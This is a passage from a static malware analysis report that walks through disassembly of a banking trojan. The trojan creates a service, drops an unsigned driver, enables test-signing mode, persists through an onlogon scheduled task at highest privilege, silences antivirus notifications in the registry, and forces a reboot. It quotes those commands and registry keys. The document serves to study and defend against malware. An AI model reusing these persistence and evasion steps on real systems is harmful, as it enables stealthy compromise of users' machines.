
- (**GetProcessHeap**) Retrieves the handle of the heap from the calling process.
- (**HeapAlloc**) Allocates a new block of memory from the heap.
- (**GetComputerNameA**) Retrieves the NetBios name from the current system.
- (**GetVolumeInformationA**) Retrieves information about the volume and file system of the root directory.

To a quick overview about all these calls, it follows a summarized view:



Once more, **it would be crucial to use a debugger to understand arguments and values passed to functions.** However, as our main goal is to get an overview about the malware within the static analysis, so it is enough. ☺

Returning to **loc_571CF0** location, there is an additional and nice code to analyze.



Almost all paths take us to the **sub_571D56 routine** (and no more to Rome ☺). Take a look at several blocks above and you will able to confirm my words. Nonetheless, we are going to continue our analysis in other routines before starting the **sub_57_1D56 routine** overview.

At first lines in the **sub_5744A0 routine**, there are several routines being called, as shown below:

```
sub_5744A0      proc near               ; CODE XREF: sub_571C80+23A↑p

Memory          = dword ptr -6Ch
lpSubKey        = dword ptr -68h
ulOptions       = dword ptr -64h
samDesired      = dword ptr -60h
phkResult       = dword ptr -5Ch
cbData          = dword ptr -58h
dwErrorControl  = dword ptr -54h
lpBinaryPathName= dword ptr -50h
lpLoadOrderGroup= dword ptr -4Ch
lpdwTagId       = dword ptr -48h
lpDependencies  = dword ptr -44h
lpServiceStartName= dword ptr -40h
lpPassword      = dword ptr -3Ch
hKey            = dword ptr -24h
Data            = byte ptr -20h

                push    ebp
                push    edi
                push    esi
                push    ebx
                sub     esp, 5Ch
                call    sub_573740
                cmp     al, 1
                jz      short loc_5744E0
                cmp     al, 2
                jnz     short loc_5744D3
                call    sub_574350
                xor     eax, eax
                call    sub_573DD0
                xor     eax, eax
                call    sub_5740B0
                xor     eax, eax
                call    sub_5739C0
```

At **sub_573740 routine**, a directory path (unknown during the static analysis because the value is on the stack) is gotten by using **SHGetFolderPathA( )** function. Soon after that, the **fopen( ) function** is called to open a files located at this directory and read it using **fread( ) function**.

The **sub_574350 routine** is important, so let's see its beginning first:


```
.text:00574350                 push    ebp
.text:00574351                 push    edi
.text:00574352                 push    esi
.text:00574353                 push    ebx
.text:00574354                 sub     esp, 3Ch
.text:00574357                 call    sub_573840
.text:0057435C                 mov     esi, eax
.text:0057435E                 call    sub_5738A0
.text:00574363                 test    esi, esi
.text:00574365                 mov     ebx, eax
.text:00574367                 jz      short loc_57436D
.text:00574369                 test    eax, eax
.text:0057436B                 jnz     short loc_574391
```

At **sub_574350 → sub_573840 routine**, several system information such as computer name, volume information, etc…are acquired (we have already analyzed this routine previously).

At **sub_574350 → sub_5738A0 routine**, the malware finds the Windows directory (in this case, C:\Windows) and concatenates it with the "**system32\drivers**" string. Therefore, it seems that the malware is looking for the appropriate directory to drop the malicious driver (**bf190a1f.sys file**), as shown below:

```
mov     [esp+13Ch+Source], '\'
mov     [esp+13Ch+var_121], 's'
mov     [esp+13Ch+var_120], 'y'
mov     [esp+13Ch+var_11F], 's'
mov     [esp+13Ch+Size], esi ; lpBuffer_GetWindowsDirectoryA
mov     [esp+13Ch+var_11E], 't'
mov     [esp+13Ch+var_11D], 'e'
mov     [esp+13Ch+var_11C], 'm'
mov     [esp+13Ch+var_11B], '3'
mov     [esp+13Ch+var_11A], '2'
mov     [esp+13Ch+var_119], '\'
mov     [esp+13Ch+var_118], 'd'
mov     [esp+13Ch+var_117], 'r'
mov     [esp+13Ch+var_116], 'i'
mov     [esp+13Ch+var_115], 'v'
mov     [esp+13Ch+var_114], 'e'
mov     [esp+13Ch+var_113], 'r'
mov     [esp+13Ch+var_112], 's'
mov     [esp+13Ch+var_111], 0
mov     [esp+13Ch+uSize], 104h ; uSize_GetWindowsDirectoryA
call    ds:GetWindowsDirectoryA ; Retrieves the path of the Windows
                                ; directory.
                                ; RETURN VALUE:  If the function succeeds,
                                ; the return value is the length of the
                                ; string copied to the buffer, in TCHARs,
                                ; not including the terminating null
                                ; character.
```

Returning to the **sub_574350 routine**, a connection to the **Service Control Manager** is established by calling the **OpenSCManagerA( ) function** and a service (it not possible to determine this moment, but we are going to reveal it at the next page) is opened by using **OpenServiceA( ) function**. If this service already exists, so it is removed by calling the **DeleteService( ) function**, as shown below:



Afterwards, the handle for the current process is acquired through the **GetCurrentProcess( ) function** and the malware tests (using the **IsWow64Process( ) function**) whether this process is a 32-bit process running on an x64 system (thus, using **WOW64**). If it is, so the the file system redirection is disabled for the calling thread by using the **Wow64DisableWow64FsRedirection( ) function**, which allows a 32-bit application running under **WOW64** to open a 64-bit executable at **C:\Windows\System32** directory (our case) instead of opening the 32-bit version at **C:\Windows\SysWOW64** directory.

The reason is that the driver file is created at **C:\Windows\system32\drivers** directory and is not at **C:\Windows\SysWOW64\drivers** directory**.** Finally, after the current threat operation, the redirection is re-enabled by using **Wow64RevertWow64FsRedirection( ) function**.

```
loc_57440F:                             ; CODE XREF: sub_574350+144↓j
                mov     [esp+4Ch+OlValue], 0
                call    ds:GetCurrentProcess ; Retrieves a pseudo handle for the
                                        ; current process.
                                        ; RETURN VALUE: The return value is a
                                        ; pseudo handle to the current process.
                lea     edx, [esp+4Ch+Wow64Process]
                mov     [esp+4Ch+Memory], eax ; hProcess_IsWow64Process
                mov     [esp+4Ch+lpDatabaseName], edx ; Wow64Process_IsWow64Process
                call    ds:IsWow64Process ; Determines whether the specified process
                                        ; is running under WOW64.
                                        ; RETURN VALUE: If the function succeeds,
                                        ; the return value is a nonzero value.
                sub     esp, 8
                mov     edx, [esp+4Ch+Wow64Process]
                test    edx, edx
                jnz     short loc_574480

loc_574439:                             ; CODE XREF: sub_574350+140↓j
                mov     [esp+4Ch+Memory], ebx ; lpFileName_DeleteFileA
                call    ds:DeleteFileA  ; Deletes an existing file.
                                        ; RETURN VALUE: If the function succeeds,
                                        ; the return value is nonzero.
                sub     esp, 4
                mov     eax, [esp+4Ch+Wow64Process]
                test    eax, eax
                jz      loc_574373
                mov     eax, [esp+4Ch+OlValue]
                mov     [esp+4Ch+Memory], eax ; OlValue
                call    ds:Wow64RevertWow64FsRedirection ; Restores file system redirection for the
                                        ; calling thread.
                                        ; RETURN VALUE: If the function succeeds,
                                        ; the return value is a nonzero value.
```

At **sub_5744A0 routine**, a connection to the **Service Control Service** using the **OpenServiceManagerA( ) function** is established and a new service is created by using the **CreateServiceA( ) function**. Additionally, it is interesting to understand that the **service name** is derived from the **serial number**!

How does it work? If the call to **CreateService( ) function** is analyzed, its second argument is the service name, which it is the **esi register** content. The **esi register** content was set at **sub_5738A0 → sub_573840 routine → sub_563010 routine (we mentioned this routine page 94, but without showing any code).**

To recall this fact, first the **CreateService( ) function** is showed below:

```
mov     [esp+6Ch+lpPassword], 0 ; lpPassword_CreateServiceA
mov     [esp+6Ch+lpServiceStartName], 0 ; lpServiceStartName_CreateServiceA
mov     [esp+6Ch+lpDependencies], 0 ; lpDependencies_CreateServiceA
mov     [esp+6Ch+lpdwTagId], 0 ; lpdwTagId_CreateServiceA
mov     [esp+6Ch+lpLoadOrderGroup], 0 ; lpLoadOrderGroup_CreateServiceA
mov     [esp+6Ch+lpBinaryPathName], ebx ; lpBinaryPathName_CreateServiceA
mov     [esp+6Ch+dwErrorControl], 0 ; dwErrorControl_CreateServiceA
mov     [esp+6Ch+cbData], 0 ; dwStartType_CreateServiceA
mov     [esp+6Ch+phkResult], 1 ; dwServiceType_CreateServiceA
mov     [esp+6Ch+samDesired], 0F01FFh ; dwDesiredAccess_CreateServiceA
mov     [esp+6Ch+ulOptions], offset DisplayName ; lpDisplayName_CreateServiceA
mov     [esp+6Ch+lpSubKey], esi ; lpServiceName_CreateServiceA
mov     [esp+6Ch+Memory], eax ; hSCManager_CreateServiceA
call    ds:CreateServiceA ; Creates a service object and adds it to
                          ; the specified service control manager
                          ; database.
                          ; RETURN VALUE: If the function succeeds,
                          ; the return value is a handle to the
                          ; service.
```

As the **563010 routine** is long (remember, it acquires the **computer name** and the **Volume Information** of the drive C), so we are going to show only two parts of it:

```
loc_56307C:                             ; CODE XREF: sub_563010+58↑j
                lea     eax, [esp+0BCh+VolumeSerialNumber]
                mov     [esp+0BCh+RootPathName], 'C'
                mov     [esp+0BCh+var_7B], ':'
                mov     [esp+0BCh+var_7A], '\'
                mov     [esp+0BCh+var_79], 0
                mov     [esp+0BCh+lpVolumeSerialNumber], eax ; lpVolumeSerialNumber
                lea     eax, [esp+0BCh+RootPathName]
                mov     [esp+0BCh+nFileSystemNameSize], 0 ; nFileSystemNameSize
                mov     [esp+0BCh+lpFileSystemNameBuffer], 0 ; lpFileSystemNameBuffer
                mov     [esp+0BCh+lpFileSystemFlags], 0 ; lpFileSystemFlags
                mov     [esp+0BCh+lpMaximumComponentLength], 0 ; lpMaximumComponentLength
                mov     [esp+0BCh+dwBytes], 0 ; nVolumeNameSize
                mov     [esp+0BCh+dwFlags], 0 ; lpVolumeNameBuffer
                mov     [esp+0BCh+hHeap], eax ; lpRootPathName
                call    ds:GetVolumeInformationA
                sub     esp, 20h
                test    eax, eax
                jz      loc_563211
                mov     ebx, [esp+0BCh+VolumeSerialNumber]
```

The **Volume Serial Number** is used as **part of the service name** after some manipulations:

```
mov     ecx, [esp+0BCh+var_90]
mov     edx, [esp+0BCh+var_8C]
mov     [esp+0BCh+var_78], '%'
mov     [esp+0BCh+var_77], '.'
mov     [esp+0BCh+var_76], '8'
mov     [esp+0BCh+var_75], 'X'
mov     [esp+0BCh+var_74], '%'
mov     [esp+0BCh+var_73], '.'
mov     [esp+0BCh+var_72], '8'
mov     [esp+0BCh+var_71], 'X'
mov     [esp+0BCh+var_70], 0
mov     [esp+0BCh+lpVolumeSerialNumber], eax
mov     [esp+0BCh+dwBytes], ecx
mov     [esp+0BCh+dwFlags], edx ; LPCSTR
mov     [esp+0BCh+hHeap], esi ; LPSTR
call    edi ; wsprintfA ; The wsprintf function formats and stores
                        ; a series of characters and values in a
                        ; buffer. Any arguments are converted and
                        ; copied to the output buffer according to
                        ; the corresponding format specification
                        ; in the format string. The function
                        ; appends a terminating null character to
                        ; the characters it writes, but the return
                        ; value does not include the terminating
                        ; null character in its character count.
                        ; RETURN VALUE: If the function succeeds,
                        ; the return value is the number of
                        ; characters stored in the output buffer,
                        ; not counting the terminating null
                        ; character. If the function fails, the
                        ; return value is less than the length of
                        ; the expected output. To get extended
                        ; error information, call GetLastError.
```

hexadecimal format output

The output format is according to service name that we have found previously (**1C51F309C6EBA200**), which is composed by 16 hexadecimal digits. ☺

At **loc_574517 location**, there are initially three calls for different routines. At **sub_573DD0 routine**, new interesting facts happen. The malware enables the **Test Signing Boot Configuration (Test Signing Mode)** option to allow using test code signing certificates (for example, certificates generated using **makecert.exe** tool) for signing drivers. In other words, the malware author is able to create his/her own certificate, sign the driver and use it on the system.

Nonetheless, this concern is only for x64 systems because, **in x86 systems**, the **Windows enforces the kernel mode driver signing only for kernel mode boot-start drivers and drivers involved to protected media**. Certainly, it is very convenient for malware authors. ☺

Obviously, the malware needs to set **Test Signing Mode** for Windows allowing it to load their own malicious driver (**bf190a1f.sys**). However, remember that for enabling **Test Signing Mode**, the **Secure Boot** (it prevents a rootkit to replace the boot loader by a malicious one) must be disabled in the BIOS previously. Furthermore, the system must be rebooted for the **Test Signing Mode** to take effect (and it is rebooted as we have learned previously ☺).

```
.text:00573DE3                 mov     [esp+8Ch+var_74], 'b'
.text:00573DE8                 mov     [esp+8Ch+var_73], 'c'
.text:00573DED                 mov     [esp+8Ch+var_72], 'd'
.text:00573DF2                 mov     [esp+8Ch+var_71], 'e'
.text:00573DF7                 mov     edi, ebx
.text:00573DF9                 mov     [esp+8Ch+var_70], 'd'
.text:00573DFE                 mov     [esp+8Ch+var_6F], 'i'
.text:00573E03                 rep stosd
.text:00573E05                 mov     [esp+8Ch+var_6E], 't'
.text:00573E0A                 mov     [esp+8Ch+var_6D], '.'
.text:00573E0F                 mov     [esp+8Ch+var_6C], 'e'
.text:00573E14                 mov     [esp+8Ch+var_6B], 'x'
.text:00573E19                 mov     [esp+8Ch+var_6A], 'e'
.text:00573E1E                 mov     [esp+8Ch+var_69], 0
.text:00573E23
.text:00573E23 loc_573E23:                             ; CODE XREF: sub_573DD0+61↓j
.text:00573E23                 mov     [esp+eax+8Ch+var_68], 0
.text:00573E2B                 add     eax, 4
.text:00573E2E                 cmp     eax, 20h
.text:00573E31                 jb      short loc_573E23
.text:00573E33                 lea     ecx, [esp+8Ch+var_68]
.text:00573E37                 test    edx, edx
.text:00573E39                 mov     byte ptr [esp+8Ch+var_68], '/'
.text:00573E3E                 mov     byte ptr [esp+8Ch+var_68+1], 's'
.text:00573E43                 mov     byte ptr [esp+8Ch+var_68+2], 'e'
.text:00573E48                 mov     byte ptr [esp+8Ch+var_68+3], 't'
.text:00573E4D                 mov     [esp+8Ch+var_64], ' '
.text:00573E52                 mov     edi, ecx
.text:00573E54                 mov     [esp+8Ch+var_63], 't'
.text:00573E59                 mov     [esp+8Ch+var_62], 'e'
.text:00573E5E                 mov     [esp+8Ch+var_61], 's'
.text:00573E63                 mov     [esp+8Ch+var_60], 't'
.text:00573E68                 mov     [esp+8Ch+var_5F], 's'
.text:00573E6D                 mov     [esp+8Ch+var_5E], 'i'
.text:00573E72                 mov     [esp+8Ch+var_5D], 'g'
.text:00573E77                 mov     [esp+8Ch+var_5C], 'n'
.text:00573E7C                 mov     [esp+8Ch+var_5B], 'i'
.text:00573E81                 mov     [esp+8Ch+var_5A], 'n'
.text:00573E86                 mov     [esp+8Ch+var_59], 'g'
.text:00573E8B                 mov     [esp+8Ch+var_58], ' '
.text:00573E90                 jz      loc_573F50
```

It is straight to confirm that **bf190a1f.sys driver does not have any valid signature** and, as you are able see, maybe it has been created on 2017/March/29 :

```
C:\analysis\main>AnalyzePESig-x86.exe bf190a1f.sys
Filename:                            bf190a1f.sys
Extension:                           .sys
MD5:                                 1c65585689cf0c647d0e6cd93f55a0ed
Entropy:                             4.21296
Filesize:                            4608
Creation time:                       2017/08/30 19:10:10
Last write time:                     2017/07/21 06:05:31
Last access time:                    2017/08/30 19:10:10
Owner name:                          Win32\AB
File attributes:                     21
File attributes decode:              AR
Characteristics:                     102
Characteristics decode:              exec
Magic:                               10b
Magic decode:                        32-bit
Subsystem:                           1
Size of code:                        1536
Address of entry point:              4000
Compile time:                        2017/03/29 13:22:40
RVA15:                               0
CLR version:
Sections:                            .text,.rdata,.data,INIT,.reloc
Signature size 1:                    0
Signature size 2:                    0
Signature Revision:                  0
Signature Certificate Type:          0
Bytes after signature:               0
Result PKCS7 parser:                 0
PKCS7 size:                          0
Bytes after PKCS7 signature:         0
Bytes after PKCS7 signature not zero: 0
PKCS7 signingtime:
DEROIDHash:
Valid signature:                     0
Error code:                          2148204800 No signature was present in the subject.
From catalog file:                   0
Count catalog files:                 0
```

At **loc_574517 → sub_5740B0 routine**, more attractive actions happen. A task is being created by using the **schtasks.exe /create /SC onlogon /TN task0236 /TR <directory/file> /F /RL highest** command, where **/F option** suppresses any warning even the task already exists and **/RL option** specifies the run level for the task.


This task command is executed by using the sequence **GetCommandLineA ()function**, which retrieves the command-line above that executes the **schtasks** command, and **ShellExecuteA( ) function** executes the command itself.

Following the code, at **loc_574517 → sub_5739C0 routine**, the **SHGetFolderPathA( ) function**, which gets a path of a folder through its **CSIDL (Constant Special Item ID List) value** , is called. As a side note, the **CSIDL** provides a way to identify a folder often used by applications, but that eventually does not have the same location on any given system. In our case, the **CSIDL value** is **0x1a**, which means **C:\Documents and Settings*username*\Application Data** or **C:\Users*username* \AppData** (information retrieved from **https://msdn.microsoft.com/en-us/library/windows/desktop/bb774096(v=vs.85).aspx**).

The syntax of the **SHGetFolderPath( ) function** is:

```
HRESULT SHGetFolderPath (
  _In_  HWND   hwndOwner,
  _In_  int    nFolder,
  _In_  HANDLE hToken,  // An access token that can be used to represent a particular user.
  _In_  DWORD  dwFlags,
  _Out_ LPTSTR pszPath
);
```

The overview of the associated code follows below:



Afterwards, the file is opened for binary writing using **fopen( ) function** and it writes using the **fwrite( ) function**.

The next trick used by the malware is **to disable the AV notification of Windows** through settings on the Registry by using **RegOpenKeyExA( )** and **RegSetValueExA functions( ).** It changes the **SOFTWARE\\Microsoft\\Security Center\AntiVirusDisableNotify** subkey. Note for malwares authors: on Windows 10 this is a useless trick because the **AntiVirusDisableNotify** subkey, as well **FirewallDisableNotify** and **UpdatesDisableNotify** subkeys, were disabled. ☺

The Notification Center (a hub for messages) is disabled through the same functions acting on **SOFTWARE\Policies\Microsoft\Windows\Explorer\ DisableNotificationCenter** subkey.

At **loc_5744CE location**, the **sub_573FD0 routine** is called. This routine forces a system shutdown (**shutdown.exe –r –f –t 1**) through the **ShellExecuteExA( ) function**. Remember that it was necessary to the driver being loaded, among other things… ☺

Evidence set 5:

Returning to **loc_571D56 location**, which there are many references at **loc_571CF0** location (page 95) was pointing, we see many interesting things that worth to be mentioned.

An event (a kernel object) is being created using **CreateEventA( ) function.** In this case, the event is a **manual-reset event**. Events are a technique to notify that an operation has completed. As in this case the event is a manual-reset event, so all threads waiting the event to be accomplished become schedulable after the event has finished. Using simpler words, imagine an event as a "big task" that all waiting threads can try to be scheduled by the processor when this "big task" has finished. Thus, when the event starts as "not signaled", as soon it finishes it becomes signaled and all waiting threads know that the event has finished.

A critical section object, which is used by a code that requires exclusive (atomic) access to a shared resource before this code to execute, is created calling **InitializeCriticalSection( ) function.** It is suitable to remember that the thread can be preempted by another thread any time, but none else thread can access the same resources.

At **loc_571D56 → sub_576970 routine**, a handle to **shell.dll** (which imports **CommandLineToArgW( ), SHChangeNotify(), SHGetFolderPath()** and **ShellExecuteExA/ExW() functions),** is got by using **GetModuleHandleA( )** and **GetModuleFileNameA( )** functions.

Still at **sub_576970 routine**, it is very interesting to realize that the malware is working with **WinSxS folder** (located at **C:\Windows\Winsxs** directory) concept, which is a kind of "native cache" . When handling WinSxS folder, the malware can keep copies of any DLLs and files there (all manifests included, obviously). This is the concept of assembly: a collection of DLLs, COM classes and manifests (specified by the **ACTCTX structure**).

Therefore, the malware creates an **activation context** by using **CreateActCtxA( ) function**. The Windows keeps a reference counter to each activation context **created by CreateActCtxA( ) function and activated by ActivateActCtx( ) function**, so the context is only destroyed when the counter reaches zero.

Usually, we have seen activation context for **LoadLibrary( )** function (to load a specific DLL without providing the path) and **CoCreateInstance( )** function (to create a COM object by using the CLSID) functions. Using few words, WinSxS is a rough way to provide reasonable deployment options for unmanaged code as it would be possible whether it was a managed code.

```
loc_5769F5:                             ; CODE XREF: sub_576970+78↑j
                lea     eax, [esp+15Ch+pActCtx]
                mov     [esp+15Ch+pActCtx.cbSize], 20h
                mov     [esp+15Ch+pActCtx.dwFlags], 8
                mov     [esp+15Ch+pActCtx.lpSource], esi   <-- Points to shell32.dll file
                mov     [esp+15Ch+pActCtx.lpResourceName], 7Ch
                mov     [esp+15Ch+lpModuleName], eax ; pActCtx_CreateActCtxA
                call    ds:CreateActCtxA ; The CreateActCtx function creates an
                                        ; activation context.
                                        ; RETURN VALUE: If the function succeeds,
                                        ; it returns a handle to the returned
                                        ; activation context. Otherwise, it
                                        ; returns INVALID_HANDLE_VALUE.
                sub     esp, 4
                test    eax, eax
                jz      short loc_5769EA
                lea     edx, [esp+15Ch+Cookie]
                mov     [esp+15Ch+lpModuleName], eax ; hActCtx_ActivateActCtx
                mov     [esp+15Ch+lpFilename], edx ; lpCookie_ActivateActCtx
                call    ds:ActivateActCtx ; The ActivateActCtx function activates
                                        ; the specified activation context.
                                        ; RETURN VALUE: If the function succeeds,
                                        ; it returns TRUE. Otherwise, it returns
                                        ; FALSE.
```

In **sub_576A50 routine**, a handle to **ntdll.dll** using **GetModuleHandleW( ) function** is acquired and the address of **RtlGetVersion( ) function**, which is able to get the version information about the currently running operating system, is gotten by calling **GetProcAddress( )** function. The Windows version evaluation is important for deciding to use either the **SetProcessDPIAware( ) function** from **user32.dll** (used and recommended only on Windows Vista) or **SetProcessDpiAwareness( ) function** from **shcore.dll** (recommended on Windows 8 versions and higher). Likely, the malware will call graphical functions at some point (as we have seen previously, the malware shows a face picture on the screen for stealing bank data from client)

In **loc_571DB4 → sub_56EFC0 → sub_562D90 routine**, the **VirtualQuery( ) function**, which retrieves information about a region of consecutive pages at the virtual address space of the calling process and fills the **MEMORY_BASIC_INFORMATION structure**, is called.

In **loc_571DB4 → sub_56EFC0 → sub_578820 routine**, the protection of the current thread (its ID is retrieved using **GetCurrentThreadId( ) function**) is changed to **PAGE_EXECUTE_READWRITE (0x40)** by using the **VirtualProtect( ) function.** In this case, there is a huge chance of the malware is querying and changing the page protection for performing **either code-injection or hooking later**. ☺

```
loc_578892:                             ; CODE XREF: sub_578820+93↓j
                mov     [esp+3Ch+lpAddress], esi ; lpAddress_VirtualProtect
                mov     [esp+3Ch+lpflOldProtect], ebp ; lpflOldProtect_VirtualProtect
                mov     [esp+3Ch+flNewProtect], 40h ; flNewProtect_VirtualProtect
                mov     [esp+3Ch+dwSize], 10000h ; dwSize_VirtualProtect
                call    edi ; VirtualProtect ; Changes the protection on a region of
                                        ; committed pages in the virtual address
                                        ; space of the calling process.
                                        ; RETURN VALUE: If the function succeeds,
                                        ; the return value is nonzero.
                mov     esi, [esi+4]
                sub     esp, 10h
                test    esi, esi
                jnz     short loc_578892
                jmp     loc_578836
```

In **loc_571DB4 → sub_56EFC0 → sub_578A70 routine** , the thread is suspended by using **GetCurrentThread( ) + SuspendThread( ) functions**. Right before seeing these calls, there is a sequence of calls from **sub_589720 routine**, but there is not anything quite relevant there, except some concern in controlling the access to shared data by using **Semaphores and Critical Threads.**

In **loc_56F020 → sub_56EFC0 → sub_578A50 → sub_5789F0 → sub_5788C0**, a curious sequence occurs. First, the thread ID of the calling thread is retrieved by calling **GetCurrentThreadId( ) function**.

Continuing within **sub_5788C0 routine**, we should follow to **sub_578140 routine**. There, the malware gets the process handle to the current process (**GetCurrenProcess( ) function**), changes back the memory protection to **PAGE_EXECUTE_READ** by using the **VirtuallProtect( ) function** and flushes the instruction cache of the current process by using the **FlushInstructionCache( ) function**., as shown below:

```
                sub     esp, 2Ch
                call    ds:GetCurrentProcess ; Retrieves a pseudo handle for the
                                        ; current process.
                                        ; RETURN VALUE: The return value is a
                                        ; pseudo handle to the current process.
                mov     ebx, ds:lpAddress
                mov     esi, ds:VirtualProtect ; Changes the protection on a region of
                                        ; committed pages in the virtual address
                                        ; space of the calling process.
                                        ; RETURN VALUE: If the function succeeds,
                                        ; the return value is nonzero.
                test    ebx, ebx
                jz      short loc_57819E
                lea     edi, [esp+3Ch+flOldProtect]
                mov     ebp, eax

loc_578163:                             ; CODE XREF: sub_578140+5C↓j
                mov     [esp+3Ch+lpAddress], ebx ; lpAddress_VirtualProtect
                mov     [esp+3Ch+lpflOldProtect], edi ; lpflOldProtect_VirtualProtect
                mov     [esp+3Ch+flNewProtect], 20h ; flNewProtect_VirtualProtect
